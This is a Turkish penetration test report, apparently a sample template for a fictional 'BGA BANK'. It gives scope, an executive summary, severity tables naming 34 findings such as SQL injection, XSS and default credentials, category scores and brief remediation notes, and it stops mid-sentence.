BGA BANK Sızma Testleri

Sonuç Raporu

BGA Bilgi Güvenliği Anonim Şirketi
19 Mayıs Mah. İnönü Cad. Çetinkaya İş Merkezi No: 92 Kat:4 Kadıköy, İstanbul
T:0216 474 0038
F:0216 474 9386
bilgi@bga.com.tr

15.02.2014 - 12.03.2014

Rapor Detayları

Rapor Başlığı	BGA BANK Sızma Testleri Sonuç Raporu
Versiyon	1.0
Yazan	Osman Cihat IŞIK
Test Ekibi	Fırat Celal ERDİK, Ozan UÇAR, Ender AKBAŞ, Özer GÖKER, Onur ALANBEL, Rızacan TUFAN, Osman Cihat IŞIK, Ömer ALBAYRAK
Kontrol Eden	Fırat Celal ERDİK
Onaylayan	Huzeyfe ÖNAL
Rapor Sınıfı	Gizli

Müşteri Kurum Yetkilisi

Yetkili Adı ve Soyadı	Ünvanı	Kurum Adı
Ozan UÇAR	Genel Müdür	BGA BANK

Rapor Denetimi

Versiyon	Tarih	Yazar	Tanım
V1.0	12.03.2014	Osman Cihat IŞIK	Final

Yasal Sorumluluklar

Söz konusu raporun içeriği gizli olup, taraflar arasında yazılı mutabakat olmadan üçüncü kişilere basılı olarak (hardcopy) ya da elektronik ortamda (softcopy) paylaşılamaz, yayınlanamaz ve çoğaltılamaz.

….
….
….
….

İÇİNDEKİLER

1. GİRİŞ

Bu rapor, BGA Bilgi Güvenliği Anonim Şirketi tarafından **"BGA BANK"** sistemleri üzerindeki güvenlik açıklarını ortaya çıkartmak amacı ile 15.02.2014 - 12.03.2014 tarihleri arasında gerçekleştirilen güvenlik ve sızma testlerinin (penetration test) detaylı sonuçlarını içermektedir.

Pentest çalışması kapsamında "**BGA BANK**" altyapısı ve sunucularının çalışmasını olumsuz yönde etkileyecek araçlar ve yöntemler kullanılmamış, izinsiz ve yetkisiz bir şekilde hizmetin aksamasına neden olabilecek herhangi bir işlem gerçekleştirilmemiştir.

Rapor, kapsam, yönetici özeti, öneriler ve kategorik olarak tespit edilen güvenlik açıklıklarına ait detayları ve referansları içermektedir.

Sızma testine ait çalışma takvimi ve projede yer alan uzmanların bilgisine aşağıda yer verilmiştir.

	Tarih	Gerçekleştirilen iş
Teklif toplama		
Başlangıç Toplantısı		
Test Adımları		
Sonuç Raporu ve Kapanış Toplantısı		

Sızma testi raporunda kullanılan yabancı ve teknik terimlere ait sözlük rapor sonunda EK-1 olarak sunulmuştur.

Raporda sadece açıklık barındıran uygulamalar ve bu uygulamalardaki düşük, orta, yüksek, kritik ve acil seviye güvenlik zafiyetleri detaylı incelenmiş, yanlış alarm (false positive) olabilecek başlıklar elenerek, gerekli görülenler rapora eklenmiştir.

2. KAPSAM

Sızma testinde ana amaçlardan biri tüm zafiyetlerin değerlendirilerek sisteme sızılmaya çalışılmasıdır. Bu amaç doğrultusunda gerçekleştirilecek sızma testlerinde kapsam pentest çalışmasının en önemli adımını oluşturmaktadır.

Gerçekleştirilen denetimlerde "BGA BANK" yetkilileri tarafından bildirilen ve Tablo 1'de verilen sistemlere yönelik sızma testleri gerçekleştirilmiştir.

Test Başlığı	Detaylar
Dış Ağ IP Blokları	21.169.77.59-21.169.77.79
İç Ağ IP Blokları	10.10.10.0/24 10.40.107.0/24 6.6.6.0/24
E-posta Sunucuları	mx.bgabank.com
DNS Sunucuları	ns1.bgabank.com
Web Uygulamaları	http://www.bgabank.com:8080
Sosyal Mühendislik	e-posta
Kablosuz Ağ Sistemleri	Guest Guest 2
Dağıtık Servis Dışı Bırakma	Tcp Syn Flood Ack Flood Udp Flood Dns Flood Get Flood
Mobil Uygulamalar	BgaBank Mobil Application

Tablo 1- Test kapsamındaki sistem bilgileri

Test hesabı kullanılarak gerçekleştirilen sistemlere ait bilgiler:

Yukarıda verilenlere ek olarak detaylı sızma testi gerçekleştirilmesi istenen web uygulamaları ve hangi haklarla testlerin gerçekleştrildiği listesine aşağıda yer verilmiştir.

Uygulama Adı	Hesap Bilgisi	Yetki Seviyesi
www.bgabank.com:8080	bgatest	Sıradan kullanıcı

Testler süresince kullanılan dış IP adresleri aşağıda yer almaktadır;

- 82.2.2.2
- 1.1.1.1
- 2.2.2.2.
- 83.3.3.3

3. YÖNETİCİ ÖZETİ

Bu rapor, BGA Bilgi Güvenliği Anonim Şirketi tarafından BGA BANK bilişim sistemleri üzerindeki güvenlik açıklarını ortaya çıkartmak amacı ile 15.02.2014 - 12.03.2014 tarihleri arasında gerçekleştirilen sızma testleri (penetration test) ve güvenlik testleri çalışmalarının sonuçlarını içermektedir.

Testler, raporun devamında detayları verilen web/mobil uygulama, sosyal mühendislik, etki alanı/sunucu-istemci sistemler, anahtarlama/yönlendirici cihazları, e-posta servisi, DNS servisi, veritabanı sistemleri ve DoS/DDoS kapsamında gerçekleştirilmiştir.

Çalışmalar süresince dış/iç siber saldırgan gözüyle sistemler tüm detaylarıyla incelenmiş ve kurum yetkilisinin onayı dahilinde çıkan açıklıklar istismar edilerek sızma denemeleri gerçekleştirilmiştir.

Çalışmalar sonucunda 2 acil, 7 kritik, 20 yüksek, 5 orta olmak üzere toplamda 34 farklı güvenlik açıklığı tespit edilmiştir. Bir açıklığın birden fazla sistemde bulunması açıklık sayısını etkilememektedir. Açıklıklara ait yüzdeler ve grafikler takip eden sayfalarda verilmiştir.

BGA tarafından testler esnasında kullanılan IP adreslerine verilen özel izinler ile erişim sağlanan web uygulama güvenlik testlerinde firmanın prestijini olumsuz yönde etkileyebilecek birden fazla önem seviyesi yüksek güvenlik zafiyeti olduğu tespit edilmiştir.

SQL enjeksiyonu, siteler arası script çalıştırma açıklığı, güncelleştirme eksikliklerinden kaynaklanan kritik güvenlik açıklıkları, kontrolsüz dosya upload fonksiyonu ile işletim sistemi bazında erişim elde etme, öntanımlı kullanıcı hesapları ile erişilen sistemler ve sosyal mühendislik saldırıları ile elde edilen hassas bilgiler yapılan sızma testlerindeki kritik bulgulardır.

Sistemlere sızma denemelerinde kurum ağına dahil tüm sistemleri ele geçirebilecek yetkiye sahip "Domain Admin" haklarına erişilmiştir. Bu yetki kullanılarak kurum çalışanlarına ait domaine dahil tüm bilgisayarlar ve sunucu sistemler uzaktan izlenebilmekte, çalışanlara ait e-postalar okunabilmekte ve hassas dosyalara erişim sağlanabilmektedir.

Testler sonucu en büyük güvenlik eksikliği, çalışan sistemlerin güvenlik standartlarına ve prosedürlerine uygun olarak kurulmaması ve kurulumdan sonra gereken güvenlik sıkılaştırmalarının yapılmaması veya eksik yapılmasından kaynaklandığı belirlenmiştir. Bu sebeple her bir işletim sistemi, ağ cihazı ve diğer cihazlar için bir kurulum prosedürünün hazırlanması, bütün kurulumların yazılı prosedürlere uygun olarak yapılması ve ürün ortamına alınmadan önce mutlaka güvenlik taramasından geçirilmesi önerilmektedir.

Raporda her bir açıklığın hangi sistemlerde bulunduğu, açıklıklar ile ilgili alınması gereken önlemler detaylı olarak açıklanmıştır. Kurum adına başarısız sonuçlanan testlerin sebebi olan güvenlik açıklıklarının kapatılması için gerekli çalışmalar yapılmalıdır. Açıklıkların kapatılmasında izlenecek sırayı belirlerken teknik raporda belirtilen açıklık önem dereceleri öncelikli rol oynamalıdır.

Bu çalışmada BİLGİ GÜVENLİĞİ AKADEMİSİ'ni tercih ettiğiniz için teşekkür ederiz.

Kategori/Risk Seviyesi Özet Dağılım Tablosu

RISK SEVIYESI / KAPSAM	Acil	Kritik	Yüksek	Orta	Düşük	TOPLAM
Sosyal Mühendislik	1					1
Web Uygulamaları	1	2	2	1		6
Sunucu/İstemci Sistemler		3	8	1		12
Network Sistemleri		1	1	1		3
DNS Servisleri						0
E-posta Sistemleri			1			1
Veritabanı Sistemleri		1	1	1		3
Kablosuz Ağ Sistemleri			1	1		2
DDoS Testleri			1			1
ATM Sistemleri						0
İletişim Altyapısı ve Şube			1			1
Mobil Uygulamalar			4			4
TOPLAM	2	7	20	5		34

Tablo 2- Kategori/ Risk Seviyelerine göre bulguların dağılımı

Bulunan Güvenlik Zafiyetlerinin Özet Tablosu

Bulgu Adı	Önem Derecesi	Bulgu Kategorisi
E-posta ile Oltalama Saldırısı	Acil	Sosyal Mühendislik
SQL Injection Zafiyeti (OWASP-DV-005)	Acil	Web
Basit Parolaya Sahip Root Kullanıcı Hesabı Kullanımı	Kritik	Sistem
Depolanan Siteler Arası Script Çalıştırma (XSS)	Kritik	Web
LFI (Local File Inclusion) Yerel Dosya Dahil Etme Açıklığı	Kritik	Web
Tahmin Edilebilir/ Öntanımlı Hesap Bilgisi Kullanımı	Kritik	Sistem
Apache Tomcat Manager Öntanımlı Hesap Kullanımı(CVE-2009-3099)	Kritik	Sistem
Öntanımlı MSSQL Veritabanı Kullanıcı Hesabı	Kritik	Veritabani
Öntanımlı Switch Kullanıcı Hesabı	Kritik	Network
Dağıtık Servis Dışı Bırakma(DDoS) Zafiyeti	Yüksek	Ağ Altyapısı
Kontrolsüz Dosya Upload Fonksiyonu	Yüksek	Web
Yansıtılan Siteler Arası Script Çalıştırma/ XSS (OWASP-DV-001)	Yüksek	Web
DNS Zone Transfer Açıklığı	Yüksek	Sistem
Antivirüs Korumasını Atlatma	Yüksek	Sistem
F5 Root Kullanıcısı Kimlik Doğrulama Atlatma	Yüksek	Sistem
Aynı Kullanıcı Hesabının Farklı Sistemlerde Kullanımı	Yüksek	Sistem
Microsoft Windows İşletim Sistemi Güncelleme Eksiklikleri	Yüksek	Sistem
İnternet Erisimi Güvenlik Kontrollerinin Aşılması	Yüksek	Sistem
Cihaz Üzerinde Tutulan Uygulama Aktivasyonu Konfigrasyon Manipulasyonu	Yüksek	Mobil
Hassas Verilerin SQLITE Veritabanında Tutulması	Yüksek	Mobil


Log Dosyalarında Hassas Verilerin Tutulması	Yüksek	Mobil
Http Başlık Bilgileri İçinde Kullanıcı adı ve Parola Taşınması	Yüksek	Mobil
Oracle TNS Listener Uzaktan Zehirleme Açıklığı	Yüksek	Veritabani
Kablosuz Ağ Sistemleri Güvenlik Testleri	Yüksek	Wireless
Eposta Başlık Bilgisinden Yerel IP Elde Etme	Yüksek	EPosta
Zayıf/ Eksik BIOS Parola Politikası	Yüksek	Sistem
HP Data Protector Uzaktan Kod Çalıştırma Açıklığı	Yüksek	Sistem
Şube Ağından Sunucu Bloğuna Erişim Kontrolü Eksikliği	Yüksek	Sistem
Microsoft Server RPC Servisi Uzaktan Kod Çalıştırma Açıklığı (MS08-067)	Yüksek	Sistem
Anonim FTP Hesabı Kullanımı	Orta	Sistem
Captcha(Güvenlik karakteri) Güvenlik Önlemini Atlatma	Orta	Web
Tahmin Edilebilir ORACLE SID Değeri	Orta	Veritabani
Öntanımlı SNMP Bilgileri Kullanımı	Orta	Network
ARP Önbellek Zehirlemesi (MITM Saldırısı)	Orta	Wireless

Bulunan Güvenlik Açıklıklarına Ait Grafiksel Gösterimler:

Müşteri kurum için yapılan sızma testine ait elde edilen bulguların kritiklik durumuna göre sayılarını gösteren grafik aşağıda verilmiştir:


Grafik 1 – Bulguların sayısal durumu

Aşağıdaki grafikte bulgular, her kategori için risk seviyelerine göre ayrılmıştır.




Grafik 2 – Kategori/risk seviyesi dağılımı

Müşteri kurum için yapılan sızma testine ait elde edilen bulguların "Etki Biçimlerine Göre Güvenlik Açıklarının Dağılımı" grafiği aşağıda verilmiştir. Bir güvenlik zafiyetinin birden fazla etkisi olabilleceği için bu grafikteki sayısal durum bulgu sayısından farklı olabilir.




Grafik 3 – Bulguların etki biçimlerine göre dağılımı

Belirlenen güvenlik zafiyetlerinin erişim noktasına göre grafiği aşağıdaki gibidir. İnternetten erişim genelde Web, Sosyal Mühendislik, Eposta ve DNS testlerine ait bulgular için geçerli iken, yerel ağ için ise etki alanındaki, ağ cihazlarındaki, veritabanındaki, ve kablosuz ağdaki bulgulardan oluşur.



Grafik 4 – Bulguların erişim noktalarına göre dağılımı

Aşağıda ise bulunan güvenlik zafiyetlerinin neden kaynaklandığına dair grafik görülebilir;



Grafik 5 – Zafiyet sebebine göre bulguların dağılımı

Kurum Bulgularının derecelendirilmesi ve diğer kurumlar ile karşılaştırılması

BGA BANK kurumuna yönelik yapılan sızma testleri sürecinde bulunan güvenlik açıklıklarının kategori bazında notlandırması yapılmıştır. Notlandırma işleminde 1-5 arası sayısal değerler kullanılmıştır. 1 sayısal değeri 'kötü' durumuna karşılık gelirken, 5 'iyi' durumuna karşılık gelmektedir.

Müşteri kurumda tespit edilen açıklıklara ait kategorisel notlandırma tablosu aşağıda verilmiştir:

Kategoriler	Puanlama				
	1	2	3	4	5 (iyi)
Sosyal Mühendislik		✓			
Web Uygulamaları			✓		
Sunucu, İstemci Testleri			✓		
Anahtarlama/Yönlendirici			✓		
E-posta ve DNS Testleri				✓	
Veritabanı Sistemleri		✓			
Kablosuz Ağlar				✓	
DDoS Testleri	✓				
İletişim Alt Yapı ve Şube				✓	
ATM Testleri			✓		
Mobil Uygulamalar		✓			

Tablo 3 - Kategorisel Puanlama Tablosu

Aynı sektördeki diğer kurumlar ile karşılaştırma tablosunda ise, müşteri kurumda tespit edilen açıklıkların kategorisel olarak aynı sektördeki diğer kurumlar ile karşılaştırılmasına dayanmaktadır. Burada ise 'Daha iyi' , 'Aynı' , 'Daha kötü' şeklinde 3 durum referans alınmıştır.

Müşteri kurumda tespit edilen açıklıklara ait aynı sektör kurumları ile yapılan kategorisel karşılaştırma tablosu aşağıda verilmiştir;

Kategoriler	Karşılaştırma Durumu		
	Daha kötü	Aynı	Daha iyi
Sosyal Mühendislik	✓		
Web Uygulamaları		✓	
Etki alanı, Sunucu, İstemci Testleri			✓
Anahtarlama/Yönlendirici			✓
E-posta ve DNS Sunucu Testleri		✓	
Veritabanı Sistemleri			✓
Kablosuz Ağlar			✓
DDoS Testleri		✓	
İletişim Alt Yapı ve Şube			✓
ATM Testleri			✓
Mobil Uygulamalar		✓	


Tablo 4 – Karşılaştırma durumu

Web Uygulama Güvenliği

Uygulama seviyesi açıklıklar genel olarak kullanılan programlama dilindeki kontrol eksikliği ve son kullanıcıdan alınan girdilerin yeterli kontrolden geçirilmemesinden kaynaklanmaktadır.

….
…..
….
…..
…

OWASP TOP 10 (2013 Yılı web uygulamalarında çıkan açıklıkların dağılımı) incelendiğinde XSS, SQLi ve session yönetimi konularının başı çektiği görülmektedir. Sızma testi sonuçları incelendiğinde OWASP TOP 10 listesi ile paralel sonuçların çıktığı gözükmektedir.



Grafik 6 - Owasp Top 10 listesi

Web uygulama güvenliğinin sağlanması için ek öneriler:

- ….
- ….
-

Sosyal Mühendislik Saldırıları ve Son Kullanıcı Bilgi Güvenliği Farkındalığı

…
….

BGA pentest çalışması kapsamında gerçekleştirdiğimiz sosyal mühendislik testleri sonucunda teknik yollardan elde edilemeyen birçok hassas bilgi (kullanıcı hesapları, özel yazışmalar, gizli dosyalar , vpn hesapları) ele geçirilmiştir.

….

….
…

Altyapı ve Sistem Güvenliği

BGA BANK ağına bağlı tüm işletim sistemleri merkezi olarak güncellenmeli ve kontrolleri gerçekleştirilmeli. Yerel ağdaki bulgular genellikle kullanılan işletim sistemlerinin güvenlik yamalarının eksikliğinden ve öntanımlı olarak kullanılan hesap bilgilerinden kaynaklanmaktadır.

….
….

DDoS ve Sistemlerin Erişilebilirliği

….
….

Tekrar ve Doğrulama Testleri

Bilişim dünyası ve güvenlik dünyası çok dinamik bir alandır, bugünden yarına değişim gösterebilmektedir. Firma sistemlerine sızma testleri gerçekleştirildikten sonra Microsoft Windows sistemlerinde yeni açıklar keşfedilmiş ve yayınlanmıştır. Sızma bitiminden sonra ortaya çıkan zafiyetlere raporda yer verilmemiştir.
….
…

Kapsam Dışı Sistemlerin Belirlenmesi


Kurum ağında unutulmuş basit bir öntanımlı kullanıcı hesabının veya test uygulamasının tüm sistemleri riske atabildiği düşünüldüğünde, sızma test kapsamına dahil edilmemiş sistemler bulunuyorsa bunların bir sonraki sızma 